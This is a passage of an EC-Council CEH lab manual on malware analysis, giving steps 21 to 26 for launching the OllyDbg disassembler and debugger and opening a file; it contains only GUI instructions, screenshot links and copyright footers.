


21. Close all open windows. In the **Save database** pop-up, click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\OllyDbg** and double-click **OLLYDBG.EXE**.


    Note: If an **Open File - Security Warning** pop-up appears, click **Run**.




23. If a **UDD Directory Absent** dialog box appears, click **OK**.
24. If an OllyDbg warning message appears, for administrative rights, click **OK**.
25. The **OllyDbg** main window appears, as shown in the screenshot.

    Note: When you launch OllyDbg for the first time, several sub-windows might appear in the main window of OllyDbg; close all of them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




26. Choose **File** from the menu bar, and then choose **Open**.

